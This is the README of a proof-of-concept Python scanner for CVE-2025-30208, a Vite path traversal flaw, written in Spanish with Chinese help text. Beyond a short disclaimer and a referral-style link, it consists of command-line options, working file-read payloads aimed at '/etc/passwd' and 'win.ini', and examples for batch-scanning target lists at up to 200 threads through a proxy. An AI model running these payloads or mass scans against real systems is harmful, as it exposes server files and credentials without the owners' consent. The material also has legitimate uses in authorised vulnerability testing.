
isee857/cve-2025-30208-poc
Escáner en Python multihilo para la vulnerabilidad de path traversal CVE-2025-30208 en Vite con soporte de payload personalizado, escaneo por lotes y depuración de proxy.

Las vulnerabilidades y los pasos de reproducción descritos en este documento se proporcionan únicamente con fines de investigación y educación en ciberseguridad. Nadie puede utilizar la información proporcionada en este documento para fines ilegales o pruebas no autorizadas en sistemas. El autor no asume ninguna responsabilidad por daños directos o indirectos derivados del uso de la información de este documento.
¡Cite la fuente!
https://pc.fenchuan8.com/#/index?forum=101158&yqm=DGR4X
usage: vite_check.py [-h] [-f FILE] [-u URL] [-p PAYLOAD] [--proxy PROXY] [-o OUTPUT] [-t THREADS]

Vite路径遍历漏洞检测工具 Author:iSee857

optional arguments:

-h, --help 显示帮助信息

-f FILE, --file FILE 包含目标URL的文件

-u URL, --url URL 单个目标URL

-p PAYLOAD, --payload PAYLOAD

自定义检测路径(支持两种格式):

1. 带检测标识: /path??indicator

2. 仅路径: /path?param=1??

示例:

-p "/@fs/C://windows/win.ini?import&raw??"

-p "/@fs/etc/passwd?import&raw??"

--proxy PROXY 代理服务器地址(如: http://127.0.0.1:8080)

-o OUTPUT, --output OUTPUT

输出文件名(默认: results.xlsx)

-t THREADS, --threads THREADS

并发线程数量(默认: 50,范围: 1-200)```

Ejemplos de uso

1. Escanear un solo objetivo:

python CVE-2025-30208-PoC.py -u http://example.com -t 5

2. Escaneo por lotes de archivos de destino:

python CVE-2025-30208-PoC.py -f targets.txt -o vuln_results.xlsx

3. Usar un payload personalizado:

python CVE-2025-30208-PoC.py -u http://example.com -p "/@fs/etc/passwd?import&raw??"

4. Usar un proxy para depuración:

python CVE-2025-30208-PoC.py -u http://example.com --proxy http://127.0.0.1:8080

5. Combinación de parámetros:

python CVE-2025-30208-PoC.py -f targets.txt -t 200 -o critical_vulns.xlsx